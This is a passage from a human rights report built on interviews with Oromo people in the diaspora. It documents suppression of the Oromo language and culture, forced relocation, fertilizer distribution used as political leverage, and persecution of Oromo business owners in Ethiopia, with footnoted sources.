Many Oromos shared the view that "the past and current governments [are] forcing the Oromo to abandon their language, religion, and culture." 16:2. Others believe that the government understands that the language cannot be extinguished, but instead are trying to discourage its use to ensure that it will never become the official language. 67:01 One interviewee explained that Oromos are identified by other ethnic groups in Ethiopia mostly by the language that they speak. 23:2. This is seen as a cause for concern because of the persecution many Oromos face from mere suspicion of involvement with the OLF. One interviewee explained "even if someone is not an OLF representative, any Oromo who loves his country and language is suspect—even if [he is] working for the government, since the government doesn't trust any Oromo." 21:5.

³⁴⁹ *Suppressing Dissent*, *supra* note 17.

The problem appears to be of greater concern within the capital, where some interviewees believe it is a crime to speak their language. 27:2. For example, one Oromo high school student who was raised in the United States visited Ethiopia with her family in 2002. While traveling through the streets of the capital in a public taxi, she noted that her parents switched from Oromiffa to Amharic after a local man started to insult them for speaking the Oromo language. 3:2. An Oromo man reported that his wife spoke in Amharic while in Ethiopia in December 2004. “She said that people are afraid to speak Oromo in the city.” 40:3.

“After the capital moved [from Finfinne (Addis Ababa) to Adama (Nazret)],” one interviewee explained, “you were told not to speak Oromo on the street. ‘This is not Oromia,’ we were told.” 57:2. The regional capital was moved in 2000. Although the government discussed the possibility of moving it back to Addis Ababa after the 2005 elections, the regional capital remains in Adama as of 2009. A former high-ranking government official, who is Oromo and seeking asylum in the United States, reported that “[o]n several meetings held in the year 2000 by the Oromia state Administrati[on] and Justice committee, to discuss the draft law endorsing Adama as [the] capital city of Oromia, I argued that it was against the interest of the Oromo people and that it would bring political unrest in the country.” 61: Supp. 4. He reported to The Advocates that the government’s decision to move the capital sought to dilute the power of the Oromo politically, economically, and culturally and to move its capital away from the international community’s oversight. He noted that the decision led to violence when, in November 2000, the government police forces shot at and killed two Ambo High School students who were peacefully demonstrating against the capital’s move. 61: Supp. 5.

Several interviewees described to The Advocates their fear of surveillance when using the Oromo language. “They know who they’re targeting. If you have a chat in the coffee shop or on the street [and] you are Oromo and you speak your language. They see you on the street and they assign someone to [monitor/follow] you.” 15:13. “If you speak Oromo and three-to-four people are together, they suspect you.” 36:3.

The inability to freely use their own language and culture has restricted the Oromo’s access to information, education, and employment. For those seeking job opportunities, language is a primary concern because Amharic is principally used and Oromiffa is discriminated against. 51:1; 53:2. One interviewee explained that if you speak “pure Oromo language, they suspect you of being in the OLF.” 53:5. He told The Advocates that the OPDO uses a mix of Oromiffa and Amharic, and the Oromo have “to speak that word that the [OPDO] uses, rather than the pure Oromo one.” 53:5.

2. CULTURAL FIGURES

Oromo culture is being threatened by everyday, low-level repression as well as repression of individuals who are public cultural figures. Two interviewees specifically noted that being a “conscious Oromo,” one who is educated and aware of her culture, is very dangerous in Ethiopia. 1:1; 22:2. One Oromo professor, who was arrested and tortured under the *Derg* government, said that Oromos who are currently detained “have not violated any laws—their only crime is being Oromo, especially if you are a ‘conscious Oromo’” 22:2. He referred to the current persecution of Oromos as “ethnic cleansing.” 22:2. Another Oromo professional told The Advocates that the Ethiopian government targets intellectuals and wants to eliminate the “conscious Oromo.” 1:1. An Oromo student who had been involved in protests at AAU told The Advocates that rights to Oromo cultural expression were at the heart of the 2004 protests at AAU. 35:6. Those Oromos who are more “conscious” of their culture and background are targeted for harassment, arrest, and torture because they are seen as threats to the current government.

Persecution of Oromo individuals, both in everyday society and in more public arenas, continues to threaten Oromo culture's survival and those who are a part of it.

Oromo artists, athletes, and other professionals have also been targeted for persecution by the government because of their public image and suspected links to the OLF. One Oromo professor reported that there was an "upsurge" in Oromo arts, literature, and drama during the transitional period in 1991, however, it is now decreasing because of oppression that the Oromo elite encounter. 22:2-4.

Similarly, an Oromo leader reported that Oromo literature "mushroomed overnight" when the OLF was part of the transitional government. After the TPLF-led coalition came to power, however, it "targeted Oromo businesses, teachers, professionals, community leaders, prominent farmers, artists, Oromo singers . . . Since 1996, Oromo cultural activity and literature and drama in theater have disappeared. There is fear and actual persecution. Singers are jailed, detained, and beaten." 28:4.

One Oromo in Minnesota reported that "you should not even listen to Oromo music." 20:16. Interviewees reported incidents of persecution of Oromo singers as a means to suppress Oromo culture and nationalism. 11:2; 22:4; 23:3. An Oromo woman interviewed by The Advocates in Norway was involved with a cultural group which "use[d] songs to create nostalgic feelings among Oromos, [and] create[d] a sense of solidarity." 60:1. She was part of a group of ten other Oromo singers who recorded a cassette about Oromo freedom. In 1996, while trying to make another music cassette with a singer in Dire Dawa, she was caught by soldiers who beat her and threatened her life. They demanded to know who she was working for and what OLF connections she had, and they forced her to reveal the whereabouts of the other singers. 60:2. She spent two-and-a-half years in prison. Another interviewee reported that this singer was tortured while imprisoned, including having her head shaved with glass. 11:2. She spoke about the Oromo woman's courage in continuing to sing Oromo songs to keep her spirits up during her difficult imprisonment.

A folk singer named Elfinesh Kano was arrested on December 31, 1993, with a group of Oromos who were protesting the trial of OLF leaders. All the prisoners were mistreated by guards and soldiers during their detention; they were sentenced to one month in jail after a trial. Ms. Kano, however, was held past her sentence because a court was examining the music that she had recorded to determine whether it was "seditious."³⁵⁰

A former, high-profile marathon runner and member of the Ethiopian national team told The Advocates that he worked for the sport commission under the *Derg*. After the TPLF-led coalition came to power, everything changed. He was without a government job in the capital and returned to his hometown of Dire Dawa to start a small business, however, he was arrested at his house and imprisoned for six years. 49:1. Relatives later sponsored him to come to Minnesota, but his family remains in Kenya. His story is similar to that of Mammo Wolde, an Oromo athlete, who won a gold medal for Ethiopia in the marathon in the 1968 Mexico Olympics and silver and bronze medals in the 1968 and 1972 Olympics. This made him a nationally and internationally-known athlete. In 1996, however, he was imprisoned and held for years without due process before access to a trial.³⁵¹ He passed away soon after his release from jail.

³⁵⁰ Amnesty Int'l, *Ethiopia, Accountability Past & Present: Human Rights in Transition*, Apr. 1995.

³⁵¹ Amnesty Int'l, *Ethiopia: Human Rights Trials and Delayed Justice—The Case of Olympic Gold Medalist Mammo Wolde and Hundreds of Other Uncharged Detainees*, 1996.

3. CULTURAL IDENTIFICATION

In addition to the targeting of elite Oromo artists and professionals, Oromos frequently reported being insulted and oppressed on a daily basis. The word “Galla” is used by other ethnic groups as a derogatory word for Oromo, and interviewees reported being called “Galla” as an insult.³⁵² Interviewees reported being referred to as “Galla” by strangers on the bus, 40:1; by classmates at school, 51:2; or that the word is used frequently by society in general. 10:1. One Oromo elder, recalling his childhood in Arsi, said that he was never referred to by his real name in school; everyone called him “Galla.” He eventually learned to answer to “Galla” rather than his own name. 51:2.

Whatever the origin of the word “Galla,” it has been used extensively to insult the Oromo, and most interviewees who cited the word reported that it meant “pagan” or “without religion or background.” 16:1; 30:2; 40:2; 53:2. By using this word, other ethnic groups are insulting Oromos by insinuating that they have no culture of their own and that they have no religion or tradition linked to their ethnicity.

Oromos themselves reported their rich religious traditions to The Advocates. They spoke about large pockets of Muslims principally in the East, Protestant Christians of the Mekane Yesus Church in the West, members of the Ethiopian Orthodox church in the North, Seventh Day Adventists in the South, and followers of the traditional monotheistic religion known as Waaqa scattered throughout Oromia. Interviewees stressed that their Oromo ethnicity underscored their common and unifying identity and that religious distinctions were of secondary importance. 28:1,7. As one Christian Oromo woman told The Advocates while interviewed with her Muslim Oromo friend, “[w]e are Oromo from birth. Religion is [our] chosen identity.” 18:4.

In their ongoing struggle against ethnic discrimination, personal names can cause Oromos to be marked as Oromo, and therefore subject to persecution and harassment. First and last names that are recognizably Oromo prevent people from getting jobs, especially in the capital. One interviewee said that many Oromos seeking employment in the capital adopt Amharic names in order not to stand out as Oromos. 16:1. One Oromo college student, who came to Minnesota in 2002, told The Advocates:

My [first] name helped me not to be discriminated against. It is an Amharic name. We were in an Amharic-dominated [part of the] country, and the priest came to our house and gave me my Amharic-Orthodox name . . . I also don't look Oromo, so I could pass and speak Amharic. I didn't want to expose myself as an Oromo. 53:3.

One interviewee suggested that the Oromo elite who changed their names to Amharic ones had “drifted and become part of the system.” 44:2. One younger interviewee who arrived in the United States in 2003 had a more positive outlook on the situation. He had been given an Amharic name at birth, but changed it to an Oromo name as he grew up and learned about his roots and the culture of his people. 45:1.

³⁵² The meaning of the word “Galla” is unclear, as different sources attribute different meanings to it. One Oromo man suggested that the word dates to the 1880s, as a phrase meaning for “come in, come home,” used when farmers were coming in at the end of the day, part of which sounds like the word “Galla.” It was then adopted by the oppressors as a derogatory term. 40:1-2. A folk etymology of the word claims that it comes from “kal la,” meaning “he said no,” which refers to refusing Mohamed’s call to practice Islam. One interviewee said that using the word “Galla” suggests that the person came from the sea like a fish. 40:2. Similarly another Oromo said, “Galla means from water. Even though we are a majority of the people in Ethiopia, people referred to us as those who ‘came from other parts’ or were foreigners.” 53:2.

E. RELATIONSHIP TO LAND: ENVIRONMENT AND ECONOMY

As in most developing countries, land in Ethiopia is not only an economic resource, but is also strongly connected to culture and identity. Land is the primary means of production and the main asset that farmers have to accumulate and transfer wealth to future generations. Ethiopia’s Constitution provides for public rather than private ownership of land, giving the government primary control of land administration while providing farmers with rights to use land. The Constitution provides that land belongs to the government.³⁵³ At the same time, the government has specific duties under the Constitution to hold the land for the benefit of the people, protect the environment and ensure that all Ethiopians benefit from the country’s resources.³⁵⁴

The trend in human rights violations changes from time to time. While the methods may change, the underlying reasons are the same—control of Oromo resources.

Oromo professional, 12:3.

Ethiopia maintains an economic policy based on government control and uses its bureaucracy rather than private investors to develop the agricultural sector. “The formal structure of local government in Ethiopia has remained largely unchanged since the overthrow of the *Derg* dictatorship in 1991.”³⁵⁵ The smallest unit of government is the *kebele* system, which organizes households or geographic areas. A group of *kebeles* forms a “district” or *woreda*.

Ethiopia’s rural development policy relies on the government to distribute improved seeds, fertilizers, credit, and other technical assistance to peasants.³⁵⁶ “In Oromia’s rural areas, *kebele* officials wield a great deal of power over the populations they govern.”³⁵⁷ They distribute fertilizer to farmers on credit, collect debts when due, issue binding decisions in local disputes, and imprison those who fail to repay their fertilizer debt on time. “This authority gives *kebele* administrators an enormous power over their constituents, and many Oromo opposition politicians and civil society figures have long alleged that *kebele* officials employ that leverage to discourage and punish dissent.”³⁵⁸ The Advocates heard from many of its interviewees about the complex interrelationships between human rights and the land, environment, and economy and their effects on ethnic Oromos.

Under its Constitution, the state owns all land in Ethiopia.³⁵⁹ Although the Constitution provides for the right of peasants to obtain land without payment, the right to be protected against eviction, and the right of pastoralists to have free land for grazing and cultivation,³⁶⁰ the government nonetheless requires individuals to lease land from it.³⁶¹ Many interviewees told The Advocates about the relocation of ethnic groups into Oromo land, intra-ethnic fighting, and destruction of the Oromo land base.

Our enemy is our land. The country’s resources come from Oromia. They want land but not the people. When Eritrea was part of Ethiopia, they needed the port, but they didn’t like the people. It’s the same thing for Oromia. They don’t need us. Female Oromo who came to the U.S. in 2000 as a refugee, 36:5.

³⁵³ CONST., art. 40 ¶ 3 (Ethiopia).

³⁵⁴ *Id.* at art. 40 ¶¶ 4-5.

³⁵⁵ *Suppressing Dissent*, *supra* note 17, at 27.

³⁵⁶ Daniel Teferra, *U.S. Policy and Obstacles to Democratization & Development in Ethiopia*, 1999.

³⁵⁷ *Suppressing Dissent*, *supra* note 17, at 28.

³⁵⁸ *Id.*

³⁵⁹ CONST., art. 40 ¶ 3 (Ethiopia).

³⁶⁰ *Id.* at art. 40 ¶¶ 4-5.

³⁶¹ *2004 Ethiopia Report*, *supra* note 305; Daniel Teferra, *Globalization and Economic Development in Ethiopia*. (A paper presented at the International Roundtable on Globalization, Institute of Development Research, Addis Ababa University) Addis Ababa, Ethiopia, June 12, 2002.

1. RELOCATION AND ETHNIC FEDERALISM

The Advocates' interviews reflected a belief that government relocation of individuals by ethnic group is taking place within Ethiopia. Those interviewed varied in their beliefs as to the impetus and nature of the relocation program, variously termed "villagization," 23:2 and "resettlement," 25:2. The interviews revealed a pervasive belief that such relocation is occurring to the detriment of the Oromo people.

The people do not want to move, but they force them to move. They move them in a big truck, as though they were not human beings.

Oromo woman who runs development non-profit in Oromia, 57:6.

Interviewees frequently reported that the Ethiopian government is taking land away from Oromo farmers, particularly around urban areas such as Addis Ababa. 1:1. This practice displaces farmers, often leaving them on the streets in the cities. 25:2. According to one Oromo professional interviewed by The Advocates, government agents are sent to tell the Oromo farmers that they must leave. 23:2. Another interviewee stated that the government has taken rural Oromo farmland and given it to investors and real estate developers. 25:2. One Oromo woman working in Oromia told The Advocates that the government takes the Oromo land for government farms. 57:1.

In addition to moving Oromos off their land in Oromia, many individuals reported that other ethnic groups are being moved into the Oromo region. One interviewee told The Advocates that the Tigray from the north are being encouraged to move into the more fertile southern Oromo area. 23:2. Several interviewees indicated that Tigrayans and Amharas have moved into the southern lowlands where the Oromo have traditionally farmed. 21:5; 25:2; 30:6. Others indicated that the Ethiopian government is giving Oromo land to Somalis. 10:2; 25:2; 28:5. An Oromo man reported that more Oromos are moving from Eastern Ethiopia to the western part of Oromia. 21:5. One woman stated that the government has been moving the Wolita, Kambata, Amhara, and Arcopa into Eastern Oromia, and has moved Eastern Oromos into the western part of Oromia. 57:6. The relocation of Oromos from fertile to infertile areas creates instability. 10:2. The relocation of Oromos disrupts their traditional land base, creates real and perceived resource scarcity, and exacerbates environmental problems like drought. As one Oromo educator stated, "Oromia has famine, which it never had before. It ha[d] always been the 'breadbasket' of Ethiopia." 22:5.

Those interviewed cited various reasons for the government relocation programs. One man indicated that relocation occurs when there is drought and the land is not fertile. 44:5. Even though the majority of the Blue Nile is in Ethiopia, one Oromo student reported that Ethiopia has poor irrigation due, in part, to colonial era treaties between Egypt and Sudan that exclude Ethiopia from sharing the water evenly.³⁶² 44:5. Another Oromo student reported that non-Oromo have moved to farm the more fertile lands of rural Oromia. 46:9.

Ethiopian state ownership of land enables the government to relocate Ethiopians. 23:2. One interviewee stated that it is difficult to determine land ownership in Ethiopia because of its colonial history. Land may have an Oromo name or be located in a traditional Oromo area, but it is difficult to prove to whom it belongs. 44:3.

³⁶² *Water Plan Catches Nile River Flow for Ethiopia*, UNIVERSITY OF QUEENSLAND NEWS ONLINE, Feb. 28, 2005, available at <http://www.uq.edu.au/news/index.html?article=6708> ("The majority of the Nile originates in Ethiopia but more than 97 percent of its annual flow of 84 million mega liters, is used by downstream countries such as Sudan and Egypt.")

Some interviewees believe that the government forces the Oromo to relocate in order to reduce their power by making them landless.³⁶³ 2:2; 3:1; 4:1; 23:2. One Oromo interviewee reported that he believes that the Ethiopian government is trying to incite ethnic conflict between the Oromo and other groups by relocating populations. 44:3. A more pronounced version of this view included reports from Eastern Oromia in January 2005 that the Ethiopian government allegedly armed the Somali against the Oromo, leaving hundreds of Oromos displaced. 35:1. An Oromo man who left Ethiopia during the *Derg*, but who has since traveled to Ethiopia under the current government, stated, “[t]he government is pushing people to hate each other. For example, they supply arms to the Somali community to fight against Oromo and they are forcefully taking Oromo land and giving to the Somali. The government is generally diverting development money to buy weapons.”³⁶⁴ 10:2.

In addition to harming those who are forcibly moved, one woman who works for a non-profit organization in Ethiopia indicated that the relocation puts a strain on the people living in western Oromia where the Oromo are required to resettle. 57:6. This interviewee reported that Oromos are forcibly moved in large trucks over several days’ journey to Wollega or Kambata. 57:6. She believes that it is the government’s intention to create conflict among the Oromos themselves as they fight for scarce resources. 57:6. Another individual reported that the government is moving Oromos into camp-type areas guarded by soldiers 23:2. Others reported that the Oromos are purposely being moved into malaria-infested regions. 3:1.

Information reported to The Advocates regarding resettlement of Oromos in Ethiopia is consistent with the U.S. Department of State Country Report on Ethiopia, which documented forced displacement of families in rural areas.³⁶⁵ The report further noted that the Ethiopian government has stated publicly that the relocation program is voluntary. Opposition parties accuse the government of targeting opposition supporters for resettlement.

Similarly, the aid agency Médecins San Frontières (“MSF”) reported that the government resettled persons to areas with no existing infrastructure or clean water supply, resulting in high rates of infant mortality.³⁶⁶ A group of Ethiopians from Harare province were moved to a former army base near Bale and from there were moved by the authorities to a location near Biddre, both in Oromia. MSF reported that the lack of preparation by the Ethiopian authorities for the resettlement of over 850 families on this occasion—including, insufficient shelter, a limited water supply, a lack of healthcare, and inadequate food distribution—resulted in respiratory infections and diarrhea.³⁶⁷

³⁶³ In Ethiopia, almost 40 percent of farm households have less than 0.5 hectare of land, and more than 60 percent have less than 1 hectare from which to support a family of about six to eight people. Food and Agricultural Organization, *The Elimination of Food Insecurity in the Horn of Africa*, 2000, available at http://www.fao.org/documents/show_cdr.asp?url_file=/DOCREP/003/X8530E/x8530e03.htm.

³⁶⁴ See, e.g., *Ethiopia: Rampant Inter-communal Clashes in the South and East*, IRIN, Aug. 26, 2005 (“The USAID-funded Famine Early Warning Systems Network (FEWS Net) recently reported that ethnic clashes in southern Oromia, Somali and Afar regions were exacerbating food insecurity.”); USAID, *Ethiopia—Complex Health/Food Insecurity Emergency*, Sept. 8, 2005, http://ftp.info.usaid.gov/our_work/humanitarian_assistance/disaster_assistance/countries/ethiopia/dr_index.html (“The locally-based Ethiopian Human Rights Council (EHRCO) reported on August 23, that up to 73 people were killed, 45 others wounded, and 80,000 residents displaced in clashes so far this year between rival Oromo and Somali ethnic groups.”).

³⁶⁵ 2007 *Ethiopia Report*, *supra* note 272.

³⁶⁶ Médecins San Frontières, *Ethiopians Moved for the Third Time*, May 3, 2003, available at http://www.msf.org/msfinternational/invoke.cfm?component=article&objectId=B4DC4B61-35DF-4738-919B78EFB1F6A10B&method=full_html.

³⁶⁷ *Id.*

2. DISTRIBUTION OF RESOURCES

Many people interviewed expressed a belief that the Oromo are targeted economically by the Ethiopian government. Some stated that the Ethiopian government is removing resources from Oromia without compensation, 27:2, while others described a pattern of disproportionate levels of economic neglect in the Oromia region. 2:3. One Oromo professional explained that Oromia is vital to Ethiopia because of its fertile land, livestock, gold, aluminum, and coffee. 2:3. He believes that Ethiopia cannot afford for Oromia to gain more autonomy or to become independent, because the rest of Ethiopia is desert. Fearing an independent Oromia, the Ethiopian government oppresses the Oromos in order to ensure government control over the land and its essential resources. 2:3.

Specific examples of government confiscation of resources from Oromia include the claim that the Ethiopian government is removing fertile topsoil from Oromia and transferring it to make other regions more fertile. 3:1. Another interviewee reported that even though a hydro-electric dam is located in Oromia, the portion of Western Oromia where he lived and his family still resides has no electricity. 10:2. He indicated that the electricity is exported to the Tigray region.³⁶⁸ 10:2.

As to disproportionate development, one Oromo engineer stated that the Ethiopian government only provides economic resources and development for the ethnic regions of the ruling party. 15:12. He stated that the Tigray region is developed at the same level as Europe, even though it is a dry area with few natural resources. He also indicated that the Ethiopian government places heavy industry in the Tigray region to create jobs, while the western Oromo region is neglected with no industry and no university. 15:12. An Oromo professional noted, "The cultural human rights abuses are also significant as are the economic human rights abuses: the Oromo are taxed more, not given permitting licenses for business, dominated by the TPLF, and neglected in terms of the construction of schools, hospitals, and roads." 2:3.

Reports that the Oromo are taxed at a higher rate than members of other ethnic groups were also common. 2:3. An Oromo pharmacist stated that he and other Oromo business owners were subjected to unnecessary taxes. At one point, in the mid-1970s, all of his business documents were confiscated by the government. Upon his attempt to retrieve the documents, he was told that he owed an additional 70,000 Birr in taxes, even though he had already paid his taxes in full. He was able to successfully challenge the tax in court over the course of the next five years. 31:1. He viewed this as a government attempt to exhaust him in time, resources, and effort so that he would have to close his business.

3. AGRICULTURE

Because the Oromo traditionally are farmers, most of the complaints of the "economic domination" of the Oromo people by the individuals interviewed by The Advocates involve Ethiopia's agricultural policies. 22:5. Generally, those interviewed reported the overall poverty of Oromo farmers, blaming the condition on the government's agricultural policies, including the confiscation of land and cattle. 25:3; 28:1; 39:3.

³⁶⁸The Ministry Public Relations Acting Head confirmed that the number of people in Ethiopia with access to a power supply currently stands at 17 percent while announcing a plan to provide 50 per cent of the population with electric power over the next five years. *Total Population 50 Percent to Benefit from Power Supply*, ETHIOPIAN HERALD (Addis Ababa), Sept. 11, 2005.

Ethiopia's economic system creates disproportionate problems for farmers. As one Oromo man explained, the Ethiopian government levies high import fees on items needed for farming, but then pays very little for agricultural products, leaving almost no profit to the farmers. 39:3. He reported that farmers who are unable to pay the taxes on their land are imprisoned until someone can pay for their release. 39:3. An Oromo scientist and scholar reported:

The economy is controlled by the government. One of our main products is coffee, and the government is the purchaser of the coffee from the farmers. In Kenya, the farmers get 90 percent of the market value of the coffee. In Ethiopia, it's 40 percent. Most coffee farmers are Oromo and live in the South, in Oromia. They are required to sell their coffee to the government, in effect, because they are not allowed to transport it anywhere else in or out of the country. The West complains that the economy is not liberalized yet. 21:6.

Interviewees also reported to The Advocates that government security forces have specifically targeted farmers in an effort to prevent assistance to the OLF. One source described a situation in which a farmer who was accused of harboring OLF guerrillas was arrested and then hung in the marketplace. 2:3. A soldier told others that they would suffer the same fate if they harbored OLF guerrillas. 2:3.

Another Oromo farmer in Minnesota who was educated through the eighth grade spoke about the TPLF-led government, "[o]ne day they took 21 cattle of mine. There was no court, no judgment and no reason to take it. Instead, they say that you support OLF ideology and jail you. That's the problem we are facing today." 51:4.

The Advocates' interviews with Oromos in Minnesota also established two main areas of concern related to the government's distribution of fertilizer. The first relates to the unjust distribution of fertilizer. The second is the Ethiopian government's purposeful provision of "poison" fertilizer to the Oromo farmers in order to sabotage their crops.

a. DISTRIBUTION OF FERTILIZER

Some interviewees reported that the Oromo are starving because fertilizer is simply not available to them. 22:5. Other reports indicate that fertilizer is available, albeit through a system in which peasants are sold fertilizer by the government and then use their crops to repay the government. 21:6; 28:4; 57:3. Because the farmers do not reap enough from the land to repay the loans, they remain indebted and sometimes lose their farms as a result. 57:3. One interviewee indicated that an unjust system of government taxes discouraged private merchants from purchasing crops from farmers. 35:6. This results in low profit margins for the farmers, who cannot purchase or repay the fertilizer loans. 35:6.

Interviewees told The Advocates about the connection between access to fertilizer and politics, with implications for the outcome of democratic elections.³⁶⁹ Other reports indicate that fertilizer may only be available to members of certain political parties. One Oromo man in Minnesota received a letter in early 2005 from his nephew in Ethiopia who had been imprisoned for joining student protests, stating that the government threatens farmers who

³⁶⁹ See, e.g., Chris Albin-Lackey, *The Dark Side of Ethiopia's "Green Revolution"* (Sept. 5, 2005), available at http://hrw.org/english/docs/2005/09/05/ethiop11727_txt.htm.

do not join the OPDO. 21:4. If the farmer does not join that party, he will not be extended credit for the fertilizer that he needs for farming. 21:4. Similarly, the Country Report on Ethiopia for 2004 cites credible reports of local officials in the Oromia Region threatening to withhold fertilizer from farmers to gain support for the ruling coalition.³⁷⁰

Another source indicated that the distribution of fertilizer is also used as a method of manipulating election outcomes. Rural farmers may not vote for an opposition candidate out of fear that that candidate will not be able to deliver fertilizer. 41:3. The government candidate tells people that if they do not vote for the government's candidate, the farmers will no longer receive fertilizer on credit, but will have to pay for it up front—something that most are unable to do. 41:3.

These reports are consistent with findings of Human Rights Watch, which reported that *kebele* officials in Oromia distribute fertilizer on credit and collect the acquired debt when due. Human Rights Watch also reported that *kebele* officials enforce the fertilizer-debt-repayment obligations unevenly. Individuals with good relations with the *kebele* officers were allowed to carry large debt loads, while others were imprisoned. One farmer told Human Rights Watch that, ironically, the individuals who come to imprison farmers for not repaying their debt themselves owe money for fertilizer.³⁷¹

b. CORROSIVE FERTILIZER

In addition to complaints of the unequal distribution of fertilizer to farmers in Ethiopia, several individuals interviewed by The Advocates indicated a belief that the Ethiopian government was specifically targeting Oromo farmers by purposely providing them with ineffective or corrosive fertilizers. An American-born woman, who lived and worked in Ethiopia for many years and frequently returns, stated that the Ethiopian government forces Oromo farmers to use a certain kind of corrosive fertilizer in order to sabotage farming in the Oromo district. 11:2. An Oromo student who is in contact with extended family in Ethiopia told The Advocates that she had heard that the government is giving Oromo farmers “fake” fertilizers. 38:3. Another Oromo student talked about a condition called “green drought,” in which the land appears fertile, but for one reason or another, there are drought-like conditions when it comes to crop growth. 44:3. He believes the “green drought” is caused by the government's provision of ineffective fertilizer to the farmers. 44:3. He also indicated that the fertilizer may allow the farmers to reap a productive crop harvest for one season, but after that the soil is “burned” and will no longer produce crops. 44:3.

An interviewee working in the Oromia region told The Advocates that the government changes the type of fertilizer that is provided every year. 57:3. This Oromo woman went on to explain that the government receives donations of fertilizer or looks for cheap fertilizer on the market. When the fertilizer is changed, the soil reacts negatively. Because of the changes in the fertilizer, the farmers do not produce as much as they expect and cannot repay the loans for the fertilizer. 57:3. The farmers then seek to move to the city to work as day laborers. She reported that some farmers lose everything and commit suicide because they know of no other way to earn a living and cannot support their families. 57:6. There is little secondary information available to corroborate these

³⁷⁰ 2007 Ethiopia Report, *supra* note 272 (noting reports that local officials used threats of land redistribution and withholding of food aid and fertilizer to garner support for the ruling coalition).

³⁷¹ *Suppressing Dissent*, *supra* note 17, at 29.

reports to The Advocates of corrosive fertilizer, but the situation underscores the alienation of the Oromos from their land and ability to earn a livelihood, and Ethiopia's noncompliance with national and international obligations.

4. TARGETING OF OROMO BUSINESS LEADERS

Interviewees also described government forces targeting Oromo business leaders. An Oromo pharmacist told The Advocates that a government official under the *Derg* came to his pharmacy and later circulated a letter to pharmaceutical distributors instructing them not to sell drugs to Oromo pharmacists. 25:1. As a result, the pharmacist could not get medicines and was forced to close his pharmacy. Over the course of three months, the pharmacist appealed to the government to find out why he was being denied access to pharmaceuticals. 25:1. In response, the government accused him of providing drugs to the OLF, but the government never formally charged him with this. He told The Advocates that three or four months later, the government again granted him permission to run his pharmacy, which he did until he was accused of harboring the OLF and escaped to the United States in 1998 because he believed his life was in danger. Another Oromo pharmacist reported that the Ethiopian government confiscated his business located in Moyale while he was traveling in 1992. 31:2. His brother's business was also closed down by the government. 31:2.

Another Oromo man told of the discrimination he experienced in advancing within the government: "I was not given a position commensurate to my qualifications." 16:1. After he completed his studies at the university, he secured a position with the Ministry of State Farms and worked in various positions in Oromia. He reported to The Advocates, "I remember missing three scholarships for further studies due to my being Oromo [even] though I passed the interviews. Other communities were always awarded the scholarships. Even getting promotions took a very long time. I personally took eight years." 16:2. He eventually started to work for an American company as an agronomist and sales manager until the TPLF-led government accused him of being an OLF member and he sought asylum in the United States 16:2.

The government caused difficulties to those successfully self-employed. Oromos reported employment difficulty because of their ethnicity and alleged ties to the OLF. An Oromo man reported that after he was released from prison in 1992, "I didn't have a job. I thought to do some business to support my family. My friends and relatives helped me." He formed an exporting company in Eastern Oromia. "The business was good. At that time we made a lot of money. We bought 50 trucks from Italy to export the commodities. The [government] came and confiscated the trucks and took all the merchandise we had and gave it to a government-owned company." 56:1. He reported that the government took his property after accusing him of stealing from the government and working on behalf of the Islamic Front for the Liberation of Oromia (IFLO) and the OLF. 56:1.

One Oromo woman heard that a member of her family was harassed, items were taken from his store, and he was imprisoned. "They took money because the [government] claims that it goes to the OLF." 17:3. She reported that the government shut down her relative's store even though he had been in business for over 20 years.

Oromos in Minnesota reported that they had difficulty securing jobs in Ethiopia because they are Oromo and that friends and family continue to experience this difficulty. 34:2; 52:2. Another source reported to The Advocates that it is common for Oromos to be fired from employment without cause. 10:2. For example, one Oromo who has been in the United States for five years and communicates regularly with extended family in Ethiopia, reported that her uncle lost his job as a sales associate at a large department store without reason. 38:1 The department

store is under the joint ownership of a private company and the Ethiopian government. Her uncle believes that he lost his job because he is Oromo. 38:1. She also reported that a relative who is a pilot for Ethiopian Airlines has not been given choice flying assignments, whereas his non-Oromo classmates receive preferred assignments. 38:1. An American woman reported that an Oromo with expertise in satellite maintenance was fired and replaced with a Tigrayan without experience. 11:2. An Oromo woman reported that at least three Oromo medical doctors came to Minnesota after they lost their jobs. 13:5. At least one person reported that it was common to hear that Oromos had been denied business licenses. 2:3.

An Oromo student shared with The Advocates how Oromos live on the “margins economically.” The Tigray control who gets a license and money from the bank. My aunt worked on a route to Jijiga [in Ogaden]. Before, under the *Derg*, she worked from Djibouti to Dire Dawa. Now the Tigray have access to rail licenses and check points. If they find contraband (e.g., cigarettes), they will put a levy on the post, and she doesn’t make a profit. My aunt used to sell sugar and clothes. Her margin compared to the Tigray, who can trade as much as they wish, has changed. Now, my aunt claims that the items are for home use, and a group of Oromos puts the[ir] items together to sell. These are the tactics that they use. It is on a small-scale. They can be eliminated from business, but she has the attitude that tomorrow is a better day. They had to take out loans to keep in business. If the economy goes down, she won’t be able to make a living. 46:7.

One Oromo woman in Minnesota reported that the government shot a prominent businessman while he was standing in the door of a restaurant. 13:2. Secondary sources report such incidents, including torture and disappearance of Oromo business leaders. The 2007 State Department Country Report on Ethiopia reported that a small business owner was arrested for allegedly possessing illegal weapons and had not been seen since.³⁷²

Similarly, Human Rights Watch reported on a middle-aged merchant who was arrested and tortured in Agaro in August 2004 because the Ethiopian National Defense Force (ENDF) believed his son was raising money for the OLF in London.³⁷³ Human Rights Watch also reported that a thirty-five-year old businessman was arrested and tortured after being accused of providing financial support to the OLF.³⁷⁴ Other Oromo business owners claim they are forced to close their businesses because of police harassment of their customers. The Ethiopian police reportedly create a climate in which customers, clients, and employees fear association with Oromo business owners. In order to avoid harassment, business owners are told they must “prove” they are not OLF by joining the ruling OPDO.

³⁷² 2007 Ethiopia Report, *supra* note 272, at § 1B.

³⁷³ *Suppressing Dissent*, *supra* note 17.

³⁷⁴ *Id.*

CONCLUSION

The human rights violations inflicted by three successive Ethiopian regimes upon the people of Ethiopia continue to affect the day-to-day lives of people in the diaspora. The particular experience of the Oromo people, victims of torture in extremely high numbers and of repressive practices designed to undermine their very culture, also continues to be felt by those in the diaspora. Traumatic experiences are relived over and over again by torture victims, and this trauma has lasting effects on even those not directly on the receiving end of the torturer's abuse. And of course, the diaspora remains connected with friends and family in Ethiopia, where human rights violations, repression of political opposition, and the undermining of civil society continue.

